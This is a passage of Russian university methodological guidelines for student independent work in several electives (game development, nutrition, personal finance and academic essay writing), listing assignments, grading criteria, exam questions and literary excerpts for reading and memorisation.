7	Подготовка к занятиям	Повторение материала пройденных занятий и лекций, изучение дополнительной литературы	Участие в обсуждениях	0	18
8	Подготовка к экзамену	Повторение изученного материала и выполнение командного проекта	Успешная защита командного проекта	0	18
			Всего:	0	90

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

1. Первая игра “Гонка на время”

   Программирование необходимых элементов игры, уровней, интерфейса, упаковка проекта

- Примерное задание: Возьмите за основу проект игры “Гонка на время”, дополните его всеми вариативными заданиями с занятия, добавьте элементы окружения, напишите интерфейс, достаточный для управления настройками игры, сохранения, загрузки, начала новой игры, добавьте в игру не менее трёх различных уровней, неигровых персонажей и задания для игрока. Итоговый вариант игры попробуйте упаковать и опубликовать на одном из сервисов с бесплатной формой публикации.
- Рекомендации по выполнению:
    - Вычитайте и дополните концепт-документ теми элементами, которые ещё не добавили в игру и – которые хотите добавить;
    - Перед сборкой проекта подготовьте все ассеты – скрипты, террейн, элементы сцены, префабы, фрагменты музыки и звуки, 2D-элементы интерфейса;
    - После сборки проекта протестируйте работоспособность каждого из добавленных элементов, проверьте корректность переходов между уровнями;
    - Перед загрузкой проекта на сервис обязательно ознакомьтесь с его правилами, добавьте в проект библиотеки сервиса и настройте их, если это необходимо.
- Критерии оценивания:
    - Работоспособность проекта и отдельных его элементов (0 баллов).
    - Соответствие содержания проекта концепт-документу (0 баллов).
    - Целостность восприятия проекта, наполненность игры событиями (0 баллов).

2. Вторая игра “Шар хаоса”

   Программирование необходимых элементов игры, уровней, интерфейса, упаковка проекта

- Примерное задание: Возьмите за основу проект игры “Шар хаоса”, дополните его всеми вариативными заданиями с занятия, добавьте элементы окружения, напишите интерфейс, достаточный для управления настройками игры, сохранения, загрузки, начала новой игры, добавьте в игру не менее трёх различных уровней, неигровых персонажей и задания для игрока. Итоговый вариант игры попробуйте упаковать и опубликовать на одном из сервисов с бесплатной формой публикации.
- Рекомендации по выполнению:
    - Вычитайте и дополните концепт-документ теми элементами, которые ещё не добавили в игру и – которые хотите добавить;
    - Перед сборкой проекта подготовьте все ассеты – скрипты, террейн, элементы сцены, префабы, фрагменты музыки и звуки, 2D-элементы интерфейса;
    - После сборки проекта протестируйте работоспособность каждого из добавленных элементов, проверьте корректность переходов между уровнями;
    - Перед загрузкой проекта на сервис обязательно ознакомьтесь с его правилами, добавьте в проект библиотеки сервиса и настройте их, если это необходимо.
- Критерии оценивания:
    - Работоспособность проекта и отдельных его элементов (0 баллов).
    - Соответствие содержания проекта концепт-документу (0 баллов).
    - Целостность восприятия проекта, наполненность игры событиями (0 баллов).

3. Третья игра “Скролл-шутер”

   Программирование необходимых элементов игры, уровней, интерфейса, упаковка проекта

- Примерное задание: Возьмите за основу проект игры “Скролл-шутер”, дополните его всеми вариативными заданиями с занятия, добавьте элементы окружения, напишите интерфейс, достаточный для управления настройками игры, сохранения, загрузки,

начала новой игры, добавьте в игру не менее трёх различных уровней, неигровых персонажей и задания для игрока. Итоговый вариант игры попробуйте упаковать и опубликовать на одном из сервисов с бесплатной формой публикации.

- Рекомендации по выполнению:
    - Вычитайте и дополните концепт-документ теми элементами, которые ещё не добавили в игру и – которые хотите добавить;
    - Перед сборкой проекта подготовьте все ассеты – скрипты, террейн, элементы сцены, префабы, фрагменты музыки и звуки, 2D-элементы интерфейса;
    - После сборки проекта протестируйте работоспособность каждого из добавленных элементов, проверьте корректность переходов между уровнями;
    - Перед загрузкой проекта на сервис обязательно ознакомьтесь с его правилами, добавьте в проект библиотеки сервиса и настройте их, если это необходимо.
- Критерии оценивания:
    - Работоспособность проекта и отдельных его элементов (0 баллов).
    - Соответствие содержания проекта концепт-документу (0 баллов).
    - Целостность восприятия проекта, наполненность игры событиями (0 баллов).

4. Четвёртая игра “Бег с препятствиями”

Программирование необходимых элементов игры, уровней, интерфейса, упаковка проекта

- Примерное задание: Возьмите за основу проект игры “Бег с препятствиями”, дополните его всеми вариативными заданиями с занятия, добавьте элементы окружения, напишите интерфейс, достаточный для управления настройками игры, сохранения, загрузки, начала новой игры, добавьте в игру не менее трёх различных уровней, неигровых персонажей и задания для игрока. Итоговый вариант игры попробуйте упаковать и опубликовать на одном из сервисов с бесплатной формой публикации.
- Рекомендации по выполнению:
    - Вычитайте и дополните концепт-документ теми элементами, которые ещё не добавили в игру и – которые хотите добавить;
    - Перед сборкой проекта подготовьте все ассеты – скрипты, террейн, элементы сцены, префабы, фрагменты музыки и звуки, 2D-элементы интерфейса;
    - После сборки проекта протестируйте работоспособность каждого из добавленных элементов, проверьте корректность переходов между уровнями;
    - Перед загрузкой проекта на сервис обязательно ознакомьтесь с его правилами, добавьте в проект библиотеки сервиса и настройте их, если это необходимо.
- Критерии оценивания:
    - Работоспособность проекта и отдельных его элементов (0 баллов).
    - Соответствие содержания проекта концепт-документу (0 баллов).
    - Целостность восприятия проекта, наполненность игры событиями (0 баллов).

5. Ролевая VR-игра

Программирование необходимых элементов игры, уровней, интерфейса, упаковка проекта

- Примерное задание: Возьмите за основу проект ролевой VR-игры , дополните его всеми вариативными заданиями с занятия, добавьте элементы окружения, напишите интерфейс, достаточный для управления настройками игры, сохранения, загрузки, начала новой игры, добавьте в игру не менее трёх различных уровней, неигровых персонажей и задания для игрока. Итоговый вариант игры попробуйте упаковать и опубликовать на одном из сервисов с бесплатной формой публикации.
- Рекомендации по выполнению:
    - Вычитайте и дополните концепт-документ теми элементами, которые ещё не добавили в игру и – которые хотите добавить;
    - Перед сборкой проекта подготовьте все ассеты – скрипты, террейн, элементы сцены, префабы, фрагменты музыки и звуки, 2D-элементы интерфейса;

- После сборки проекта протестируйте работоспособность каждого из добавленных элементов, проверьте корректность переходов между уровнями;
- Перед загрузкой проекта на сервис обязательно ознакомьтесь с его правилами, добавьте в проект библиотеки сервиса и настройте их, если это необходимо.

- Критерии оценивания:
  - Работоспособность проекта и отдельных его элементов (0 баллов).
  - Соответствие содержания проекта концепт-документу (0 баллов).
  - Целостность восприятия проекта, наполненность игры событиями (0 баллов).

6. Индивидуальная игра-проект

Программирование необходимых элементов игры, уровней, интерфейса, упаковка проекта

- Примерное задание: Возьмите за основу проект групповой игры, дополните его всеми вариативными заданиями с занятия, добавьте элементы окружения, напишите интерфейс, достаточный для управления настройками игры, сохранения, загрузки, начала новой игры, добавьте в игру не менее трёх различных уровней, неигровых персонажей и задания для игрока. Итоговый вариант игры попробуйте упаковать и опубликовать на одном из сервисов с бесплатной формой публикации.
- Рекомендации по выполнению:
  - Вычитайте и дополните концепт-документ теми элементами, которые ещё не добавили в игру и – которые хотите добавить;
  - Перед сборкой проекта подготовьте все ассеты – скрипты, террейн, элементы сцены, префабы, фрагменты музыки и звуки, 2D-элементы интерфейса;
  - После сборки проекта протестируйте работоспособность каждого из добавленных элементов, проверьте корректность переходов между уровнями;
  - Перед загрузкой проекта на сервис обязательно ознакомьтесь с его правилами, добавьте в проект библиотеки сервиса и настройте их, если это необходимо.
- Критерии оценивания:
  - Работоспособность проекта и отдельных его элементов (0 баллов).
  - Соответствие содержания проекта концепт-документу (0 баллов).
  - Целостность восприятия проекта, наполненность игры событиями (0 баллов).

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет проводится в форме защиты проекта и является инструментом промежуточной аттестации для обучающихся, претендующих на более высокие оценки или не согласных с оценкой, полученной по итогам текущего контроля. Дифференцированный зачет проводится в аудитории в течение 90 минут в виде собеседования с преподавателем дисциплины и демонстрации всех проектных материалов.

Рекомендации для подготовки:

Повторите материалы и ключевые вопросы, обсуждавшиеся на занятиях, и обратите особое внимание на ключевые понятия и теории. Убедитесь, что проект, который вы подготовили, полностью соответствует требованиям и является работоспособным.

Результаты экзамена переводятся в традиционную оценку по следующей шкале:
60 баллов и менее – «неудовлетворительно»;
от 61 до 75 баллов – «удовлетворительно»;
от 76 до 90 баллов – «хорошо»;
от 91 до 100 баллов – «отлично».

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Азбука питания: красота, спорт, здоровье*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Назмутдинова Вероника Иршатовна, к.б.н., доцент кафедры гуманитарных и естественнонаучных основ физической культуры и спорта* *Институт физической культуры*

1. Темы дисциплины для самостоятельного освоения обучающимися.

1. Макронутриенты. «Белки», «Жиры». «Углеводы» и др. темы.

Создать чек-лист по материалам занятий «Макронутриенты». Допустимо использование искусственного интеллекта.

2. Макронутриенты. «Белки», «Жиры». «Углеводы» и др. темы.

Пройти тестовые задание на оценку остаточный знаний или отработка пропущенного занятия.

3. *Практикум по оценке энергозатрат, оценка антиоксидантного потенциала питания.*

Рассчитать энергозатраты в течении дня разными методами.

4. *Диетологические планы питания. Обзор*.

Составить рацион питания на неделю с учетом энергозатрат и двигательной активности.

5. Творческое задание.

Подготовка прикладного проекта. Защита проекта (презентация)

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)
1	2	3	4	5	6
1	Функциональное питание. Эволюция парадигмы диетологии. Современные представления о роли питание в формировании здоровья и болезней	Тестирование	Тест	1	3
2	Общие правила выбора продуктов	Тестирование	Тест	1	3
3	Основы рационального питания. Макронутриенты. Белки	Тестирование	Тест	1	3
4	Основы рационального питания. Макронутриенты. Жиры	Тестирование	Тест	1	3
5	Основы рационального питания. Макронутриенты. Углеводы	Тестирование	Тест	1	3
6	Основы рационального питания. Макронутриенты. Жиры	Разработка чек-листа	Чек-лист	4	4
7	Практикум по оценке энергозатрат, оценка антиоксидантного потенциала питания	Выполнение практического задания «Оценка энергозатрат»	Выполнение задание	4	4
8	Диетологические планы питания. Обзор	Выполнение практического задания	Выполнение задание	4	11

		«Разработка недельного рациона питания»			
9	Подготовка к занятиям	Повторение лекционного материала и изучение дополнительной литературы	Фронтальный опрос, дискуссия	0	18
10	Практическое задание	Выполнение опросников	Отчет по шаблону	28	14
11	Творческое задание	Подготовка прикладного проекта	Защита проекта (презентация)	10	8
12	Подготовка к дифференцированному зачету	Повторение изученного материала и выполнение контрольных заданий	Итоговое тестирование и защита проекта	0	18

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

1. Макронутриенты. «Белки», «Жиры». «Углеводы» и др. темы.

Разработка чек-листа по материалам занятий «Макронутриенты». Допустимо использование искусственного интеллекта.

Рекомендации по выполнению:

- Чек-лист должен быть содержательным, с полным объемом материала, иллюстративным.
- Содержать современные научные данные
- Включать краткое пояснение новых терминов.

Критерии оценивания:

- Полнота и информативность чек-листа (2 балла).
- Качество визуального оформления (1 балл).
- Соответствие данных современным исследованиям (1 балл).

2. Тестирование по темам.

Пройти тестирование по материалам занятий.

Рекомендации по выполнению:

- Повторить пройденный материал

Критерии оценивания:

60 % и менее – «неудовлетворительно»;
61-75% - удовлетворительно, 0,5 б.
76 -90% – хорошо, 0,7 б.
91 - 100% – отлично, 1 балл.

3. Практикум по оценке энергозатрат, оценка антиоксидантного потенциала питания. Выполнение практического задания «Оценка энергозатрат».

Рекомендации по выполнению:

- С помощью материала рабочей тетради рассчитать энергозатраты таблично-хронометражным методом и с помощью формул.
- Оценить полученные данные.

Критерии оценивания:

- Полнота (использование обоих методов) и информативность выполнения задания (3 балла).
- Качество оформления (1 балл).

4. Диетологические планы питания. Обзор.
Выполнение практического задания «Разработка недельного рациона питания».
Рекомендации по выполнению:
- С помощью материала рабочей тетради определить энергозатраты на разные дни недели с учетом двигательной активности и составить рацион питания на неделю.
Критерии оценивания:
- Полнота (оценка энергозатрат на неделю и составление рациона питания на 7 дней (3 балла).
- Качество оформления (1 балл).

5. Практическое задание. Выполнение опросников
Рекомендации по выполнению:
- С помощью рабочей тетради пройти опросники.
Критерии оценивания:
- Полнота выполнения, оформление результатов в шаблоне (28 баллов).

6. Творческое задание. Подготовка прикладного проекта
Рекомендации по выполнению:
- Провести анализ пищевого статуса
- Оформить результаты опросников и практических заданий в шаблон.
- На основе обсуждаемых тем дать практические рекомендации
Критерии оценивания:
- Полнота выполнения, оформление результатов в шаблоне-презентации (6 баллов).
- Защита проекта (4 балла балл)

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет проводится в устной форме, это промежуточная аттестация для студентов, набравших менее 61 балл в течение семестра или не согласных с оценкой, полученной по итогам текущего контроля. Дифференцированный зачет включает итоговое тестирование (или устное собеседование с преподавателем дисциплины) и защиту проекта (4 минуты).

Рекомендации для подготовки к тестированию (или собеседованию) творческому заданию:

- Повторить пройденный материал и ключевые понятия, обсуждавшиеся на занятиях.
- Убедитесь, что вы чётко понимаете основные термины.
- В творческом задании: полнота пройденных заданий, четкие практические рекомендации, рацион составлен на неделю с учетом энергозатрат, использование шаблона.

Вопросы для подготовки к дифференцированному зачету:

1. Роль белков в питании лиц с разной двигательной активностью (в т.ч. спортсменов) классификация, метаболизм, нормы потребления. Спортпит.
2. Роль углеводов в питании лиц с разной двигательной активностью (в т.ч. спортсменов): классификация, метаболизм, нормы потребления.
3. Роль жиров в питании лиц с разной двигательной активностью (в т.ч. спортсменов) классификация, метаболизм, нормы потребления. Краткая характеристика жиров. Выбор масел, Омеги-3.
4. Роль витаминов в питании лиц с разной двигательной активностью (в т.ч. спортсменов). Краткая характеристика витаминов.
5. Роль микроэлементов в питании лиц с разной двигательной активностью (в т.ч. спортсменов). Краткая характеристика витаминов.
6. Качественная полноценность пищи.
7. Рациональный режим питания лиц с разной двигательной активностью (в т.ч. спортсменов).
8. Рациональный режим питания и его влияние на усвояемость пищи.
9. Гигиеническая характеристика питьевой воды, потребность в воде и электролитах.

10. Понятие о здоровье и здоровом образе жизни. Самодиагностика здоровья.
11. Усвояемость пищи и режим питания.
12. Калорийность и качественный состав пищи.
13. Гигиенические требования к пищевым продуктам. Безопасность продуктов.
14. Основные продукты питания и пищевой рацион лиц с разной двигательной активностью (в т.ч. спортсменов).
15. Диетологические планы. Обзор.
16. Критический анализ планов питания для снижения веса и профилактики состояний.
17. Питание во время соревнований.
18. Гигиенические основы физической культуры в среднем и пожилом возрасте.
19. Гигиеническое обеспечение подготовки спортсменов в условиях низкой и высокой температуры.

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;
от 61 до 75 баллов – «удовлетворительно»;
от 76 до 90 баллов – «хорошо»;
от 91 до 100 баллов – «отлично».

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование дисциплины	*Азбука финансов*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик(и)	*Решетникова Людмила Геннадьевна, доцент Финансово-экономического института, Болдырева Наталья Брониславовна, профессор Финансово-экономического института*

1. Темы дисциплины для самостоятельного освоения обучающимися

1) Инструменты для сбережений
2) Инструменты для инвестиций

2. План самостоятельной работы

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности / контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак. ч.)
1	2	3	4	5	6
1	Инструменты для сбережений	Создание портфеля сбережений	Результат тестирования, Портфель сбережений	20	28
2	Инструменты для инвестиций	Создание портфеля инвестиций	Результат тестирования, Портфель инвестиций	20	28
3	Подготовка к занятиям	Повторение лекционного материала и изучение дополнительной литературы	Участие в обсуждениях	0	18
4	Подготовка к дифференцированному зачету	Повторение изученного материала и выполнение заданий	Успешное выполнение заданий	0	18

3. Требования и рекомендации по выполнению самостоятельных работ обучающихся, критерии оценивания

1) Инструменты для сбережений.

Создание портфеля сбережений.

- Примерное задание: составить портфель сбережений.
- Рекомендации по выполнению:
  - Изучите лекционные материалы и дополнительный материал: учебник «Современный финансовый рынок» (https://urait.ru/book/sovremennyy-finansovyy-rynok-557258), тему 3 «Денежный рынок» и тему 10 «Пенсионный рынок»;.
  - Пройдите тестирование по изученным темам (сохраните отчет о результатах тестирования).
  - Определите целевую структуру и инструменты для включения в портфель сбережений.
  - Сделайте выбор доступных инструментов на денежном и пенсионном рынках и сформируйте портфель сбережений.

- Критерии оценивания:
  - Максимальный балл по тесту «Денежный рынок» (5 баллов).
  - Максимальный балл по тесту «Пенсионный рынок» (5 баллов).
  - Использование релевантных источников для сбора информации (5 баллов).
  - Полнота и обоснованность отбора инструментов для портфеля сбережений (5 баллов).

2) Инструменты для инвестиций.

Создание портфеля инвестиций.

Примерное задание: составить портфель инвестиций.

- Рекомендации по выполнению:
  - Изучите лекционные материалы и дополнительные материалы: учебник «Современный финансовый рынок» (https://urait.ru/book/sovremennyy-finansovyy-rynok-557258), тему 5 «Рынок ценных бумаг» и тему 6 «Профессиональные субъекты рынка ценных бумаг».
  - Пройдите тестирование по изученным темам (сохраните отчет о результатах тестирования).
  - Определите целевую структуру и инструменты для включения в портфель инвестиций.
  - Сделайте выбор доступных инструментов на рынке ценных бумаг и сформируйте портфель инвестиций.
- Критерии оценивания:
  - Максимальный балл по тесту «Рынок ценных бумаг» (5 баллов).
  - Максимальный балл по тесту «Профессиональные субъекты рынка ценных бумаг» (5 баллов).
  - Использование релевантных источников для сбора информации (5 баллов).
  - Полнота и обоснованность отбора инструментов для портфеля инвестиций (5 баллов).

4. Рекомендации по самоподготовке к промежуточной аттестации по дисциплине

Дифференцированный зачет проводится в устной форме и является инструментом промежуточной аттестации для обучающихся, не набравших 61 балл в течение семестра или претендующих на более высокую оценку, чем получена по результатам текущей успеваемости. Дифференцированный зачет проводится в аудитории в течение 90 минут в виде презентации финансового плана и устного собеседования с преподавателями.

Рекомендации для подготовки:

Повторите материалы и ключевые вопросы, обсуждавшиеся на лекциях и в процессе выполнения практических работ.

Вопросы для подготовки к дифференцированному зачету:

1. Персональное финансовое планирование.
2. Роль финансовых посредников и субъектов инфраструктуры финансового рынка в реализации финансовых целей домохозяйства.
3. Банки и микрофинансовые организации для домашнего хозяйства.
4. Временная ценность денег.
5. Наращение по простым процентам.
6. Наращение по сложным процентам.
7. Аннуитет как разновидность финансовых целей домохозяйства.
8. Доходность и риск на финансовом рынке.
9. Вклады для населения: преимущества и риски.
10. Инфляция и ее измерение.

11. Критерии выбора надежного финансового посредника.
12. Преимущества и риски инвестиций в акции.
13. Преимущества и риски инвестиций в облигации.
14. Диверсификация - главный принцип инвестирования.
15. Риск-профиль инвестора.
16. Когнитивные искажения инвестора.
17. Преимущества коллективного инвестирования.
18. Паевой инвестиционный фонд: типы и основные участники схемы коллективного инвестирования.
19. Критерии выбора надежного торгового посредника.
20. Кредитные финансовые инструменты.
21. Финансовые инструменты срочного рынка.
22. Инструменты страхования и пенсионного обеспечения.

Результаты дифференцированного зачета переводятся в традиционную оценку по следующей шкале:

60 баллов и менее – «неудовлетворительно»;

от 61 до 75 баллов – «удовлетворительно»;

от 76 до 90 баллов – «хорошо»;

от 91 до 100 баллов – «отлично».

Приложение к рабочей программе дисциплины

МЕТОДИЧЕСКИЕ РЕКОМЕНДАЦИИ ПО ОРГАНИЗАЦИИ САМОСТОЯТЕЛЬНОЙ РАБОТЫ ОБУЧАЮЩИХСЯ

Наименование *элективного курса*	*Академическое письмо (эссе)*
Направление подготовки / Специальность	*для обучающихся по направлениям подготовки (специальностям), реализуемым по индивидуальным образовательным траекториям на основе модели «2+2»*
Форма обучения	*очная*
Разработчик	*Обласова Т.В., профессор кафедры языкознания и литературоведения*

1. Темы дисциплины для самостоятельного освоения обучающимися

№ п/п	Учебные встречи	Виды самостоятельной работы	Форма отчетности/ контроля	Количество баллов	Рекомендуемый бюджет времени на выполнение (ак.ч.)*
1	2	3	4	5	6
1	Автобиографическое эссе (УВ 2-2)	подготовка к занятиям	Письменный ответ на вопрос к эссе М. Цветаевой «Мой Пушкин» (фрагмент)	5	8
2	Письмо для понимания (УВ 4-3)	Индивидуальное задание	Проверка домашнего задания (текст Д.С. Лихачева о чтении наизусть)	3	6
3	Защита автобиографического эссе (УВ 5-4)	Индивидуальное задание	Презентация эссе «Мой любимый писатель» / Моя любимая книга»	9	8
4	Осмысление и оценка действительности из субъективной позиции (УВ 7-5)	подготовка к занятиям	Заучивание наизусть разных способов цитирования (тест) Оформить письменно 3 предложения из письма Д.С. Лихачева с помощью разных способов цитирования	6	6
6	Образ читателя и «проявления» в тексте ориентации автора на представляемого (ожидаемого) им читателя (УВ- 10-7, 11-8)	подготовка к занятиям Индивидуальное задание	Выучить способы выражения собственной позиции и конструкции для приведения аргументов (тест) Составление текста с использованием данных конструкций про необходимость	2 4	4 6

			чтения		
7	Литературно-критическое эссе	подготовка к занятиям	Чтение текста (выписать из текста эмоционально-оценочную лексику) и краткий пересказ текста	5	6
8	Академическое эссе	подготовка к занятиям	Чтение текста и его аннотирование	6	6
9	Нобелевская лекция: содержание и построение	подготовка к занятиям	Чтение текста и его реферирование	5	6
10	Эссе и другие жанры	подготовка к занятиям	Создание текста о значимой книге	5	20
	Зачет	подготовка к зачету			18
	Итого			50	92

Тема 1.

Текст для чтения

Марина Цветаева

Мой Пушкин

Была картина в спальне матери – «Дуэль».

Снег, черные прутья деревьев, двое черных людей проводят третьего, под мышки, к саням - а еще один, другой, спиной отходит. Уводимый - Пушкин, отходящий - Дантес. Дантес вызвал Пушкина на дуэль и там убил.

Первое, что я узнала о Пушкине, это - что его убили. Потом я узнала, что Пушкин - поэт, а Дантес - француз. Дантес возненавидел Пушкина, потому что сам не мог писать стихи, и вызвал его на дуэль…

Черная с белым, без единого цветного пятна, материнская спальня, черное с белым окно: снег и прутья тех деревьев, черная и белая картина - «Дуэль», где на белизне снега совершается черное дело.

Пушкин был мой первый поэт, и моего первого поэта - убили.

Но до «Дуэли» Наумова … был другой Пушкин...Памятник Пушкина …

С памятником Пушкина была отдельная игра, а именно: приставлять к его подножью белую фарфоровую куколку с детский мизинец - они продавались в посудных лавках, кто в конце прошлого века в Москве рос - знает, - приставлять к подножью такую фигурку и, постепенно проходя взглядом снизу вверх – рост сравнивать.

Памятник Пушкина был и моей первой встречей с черным и белым: такой черный! такая белая! - и так как *черный* был явлен гигантом, а *белый* - комической фигуркой, и так как непременно нужно выбрать, я тогда же и навсегда выбрала черного, а не белого, черное, а не белое: черную думу, черную долю, черную

жизнь…

Мой первый Пушкин — «Цыганы». Таких имен я никогда не слышала: Алеко, Земфира, и еще — Старик. Живых цыган я не видела никогда….

Но вот совсем новое слово - любовь. Алеко влюблен в Земфиру. А я влюблена - в «Цыган»: и в Алеко, и в Земфиру...

Пушкин меня заразил любовью.

Скамейка. На скамейке — Татьяна. Потом приходит Онегин, но не садится, а *она* встает. Оба стоят. И говорит только он, все время, долго, а она не говорит ни слова. И тут я понимаю, что *это* — любовь...

Моя первая любовная сцена была нелюбовная: он *не* любил (это я поняла), любила *она*, они ни минуты не были вместе, ничего вместе не делали, делали совершенно обратное: он говорил, она молчала, он не любил, она любила, он ушел, она осталась. Я с той самой минуты не захотела быть счастливой и этим себя на *нелюбовь* - обрекла.

Но еще одно, не одно, а многое, предопределил во мне «Евгений Онегин». Если я потом всю жизнь всегда первая писала, то только потому, что на заре моих дней Татьяна в книге, при свечке, это на моих глазах - сделала.

Вопросы к тексту

1) С чего началось знакомство Марины Цветаевой с Александром Сергеевичем Пушкиным?
2) Чему «научилась» М. Цветаева от Пушкина?
3) Какие фрагменты из романа «Евгений Онегин» А.С. Пушкина имеет в виду Марина Цветаева? *Коротко перескажите их.

Критерии оценивания:

Максимально – 5 баллов

Верный развернутый ответ на все вопросы – 3 балла

Развернутый ответ на вопрос * - 2 балла

Тема 2.

Текст для заучивания наизусть

Дмитрий Сергеевич Лихачев. Письма о добром. Письмо двадцать второе «ЛЮБИТЕ ЧИТАТЬ!»

Основной способ развития человека – чтение. Литература дает нам обширный и глубокий опыт жизни. Она развивает в человеке не только чувство красоты, но и понимание жизни, всех ее сложностей, служит проводником в другие эпохи и к другим народам, раскрывает перед вами сердца людей.

У человека должны быть любимые произведения, к которым он обращается неоднократно, которые знает в деталях. Умейте читать не только для школьных ответов и не только потому, что ту или иную вещь читают сейчас все – она модная. Умейте читать с интересом и не торопясь. Постарайтесь выбирать книгу по своему вкусу, отвлекитесь на время от всего на свете, сядьте с книгой поудобнее, и вы поймете, что есть много книг, без которых нельзя жить.

Классическое произведение – то, которое выдержало испытание временем. Но классика не может ответить на все вопросы сегодняшнего дня. Поэтому надо читать и современную литературу.

Критерии оценивания:

Максимально – 3 балла

Верное воспроизведение полного текста наизусть
Воспроизведение полного текста с отдельными ошибками – 2 балла
Воспроизведение отдельных (нескольких) предложений – 1 балл

Автобиографическое эссе (презентация)

Критерии оценки:
Максимально – 9 баллов

1. Объем не менее 10 предложений – 1 балл
2. Умение раскрыть собственную позицию (описано, когда и при каких обстоятельствах произошло знакомство с писателем/книгой; какие произведения писателя/ эпизоды из произведения (-ий) больше всего запомнились; что помог понять писатель/его произведения/книга) – 4 балла
3. Использование лексики и конструкций из эссе марины Цветаевой «Мой Пушкин» - 1 балл
4. Речевая, грамматическая, орфографическая и пунктуационная грамотность текста – 1 балл
5. Знание текста наизусть – 2 балла

Тема 3
Способы выражения авторской позиции
(для заучивания наизусть)

Цитата - дословная выдержка из какого-л, текста, сочинения или дословно приводимые чьи-л. слова.
Цитировать - приводить цитаты, слова другого автора.
Цитирование – приведение цитаты
Кавычки «Цитата»
Глаголы речи, мысли
Писать (Автор пишет)
Говорить (Автор говорит)
Утверждать (Автор утверждает)
Считать (Автор считает)
Призывать (Автор призывает)

Схема знаков препинания при прямой речи
А: «П».
«П», — а.
«П», — а, — п».

Косвенная речь
Автор считает, **что** «**ц**итата».
Автор убежден в том, **что** «**ц**итата».
Автор уверен, **что** «**ц**итата».
Пример: Дмитрий Сергеевич Лихачев считает, что нужно/необходимо/важно уметь «читать с интересом»

Вводные слова со значением источника сообщения
По мнению Д.С. Лихачева**,** «**ц**итата».
По словам Д.С. Лихачева**,** «**ц**итата».

Критерии оценивания
Максимально – 6 баллов
Тест на знание способов выражения «чужой речи» - 3 балла
Верное оформление 3 предложения из письма Д.С. Лихачева с помощью разных способов

цитирования – 3 балла

Тема 4

(для заучивания наизусть)

Выражение собственной позиции

Я согласен/не согласен с тем, что …
Нельзя не согласиться с тем, что
Не вызывает сомнения утверждение о том, что …
Не вызывает сомнения мысль автора о том, что …
Автор прав…, утверждая …
Важным является замечание ученого о том, что…
Автор справедливо отмечает, что

Приведение аргументов (аргументация)

Это, действительно так, потому что …
Это верно, поскольку …
Это не вызывает сомнений, ведь …

Источники аргументов:

1. Ссылка на другие авторитетные источники (в том числе, пословицы)
2. Приведение примеров из собственного опыта
   Например: *Это, действительно так, потому что русская пословица гласит: «Чтение – вот лучшее учение»*.

Пословицы для заучивания

Хлеб насыщает тело, а книга - ум.
Хорошую книгу читать не в тягость, а в радость.
Книга не самолёт, а за тридевять земель унесёт.
Книга поможет в труде, выручит в беде.
Кто много читает, тот много знает.
Хорошая книга – лучший друг.
Золото добывают из земли, а знания из книги.
Дом без книги, что без окон.
Книга учит жить, книгой надо дорожить.
Одна книга тысячу людей учит.
Книга — лучший подарок.

Критерии оценивания
Максимально – 6 баллов

Верное выполнение теста на знание способов собственной позиции и конструкции для приведения аргументов – 2 балла
Составление текста из 4 предложений с использованием данных конструкций про необходимость чтения – 4 балла

Тема 5

Текст для чтения

К. Паустовский. Иван Бунин (из книги «Золотая роза»)

Повесть И. Бунина «Жизнь Арсеньева» требует пристального чтения.

Принято думать, что «Жизнь Арсеньева» - автобиография. Бунин отрицал это. Для автобиографии «Жизнь Арсеньева» была написана слишком свободно.

Это не автобиография. Это слиток из всех земных горестей, очарований, размышлений и радостей. Это удивительный свод событий одной человеческой жизни, скитаний, стран, городов, морей; но среди этого многообразия земли на первом месте всегда наша Средняя Россия. «Зимой безграничное снежное море, летом - море хлебов, трав и цветов… И вечная тишина этих полей, их загадочное молчание…».

«Жизнь Арсеньева» - это одно из замечательнейших явлений мировой литературы. К великому счастью, оно в первую очередь принадлежит литературе русской. В этой удивительной книге поэзия и проза слились воедино.

Сила языка, сила точного образа в «Жизни Арсеньева» таковы, что рождают грусть, волнение и даже слезы. Те редкие слезы, которые вызывает прекрасное.

Все, о чем говорит Бунин в этой книге, очень видно, слышно, осязаемо, вещно и надолго радует или печалит нас.

В книге есть одно место об "одиночестве" луны. Написано это место с какой-то пронзительной печалью, хотя Бунин пишет от лица маленького мальчика:

"Помню, однажды осенней ночью я почему-то проснулся и увидел легкий и таинственный полусвет в комнате, а в большое незавешенное окно - бледную и грустную осеннюю луну, стоявшую высоко-высоко над пустым двором, такую грустную и исполненную такой неземной прелести от своей грусти и своего одиночества, что и мое сердце сжали какие-то несказанно сладкие и горестные чувства, те самые как будто, что испытывала и она, эта осенняя бледная луна".

Описание родного нищего края сделано Буниным со скупой выразительностью: "Где я родился, рос, что видел? Ни гор, ни рек, ни озер, ни лесов, только кустарники, кое-где перелески и лишь изредка подобие леса, и все поля, поля, беспредельный океан хлебов… ".

Русский пейзаж с его мягкостью, застенчивыми веснами, с его невзрачностью, которая через короткое время оказывается тихой красотой, вызывающей даже жалость, нашел, наконец, своего выразителя, никогда не пытавшегося его приукрасить. Не было в русском пейзаже даже самой малой малости, которую бы не заметил и не описал Бунин.

Великолепных мест в этой книге великое множество.

Задание:

1) Выпишите из текста 10 слов эмоционально-оценочной лексики.
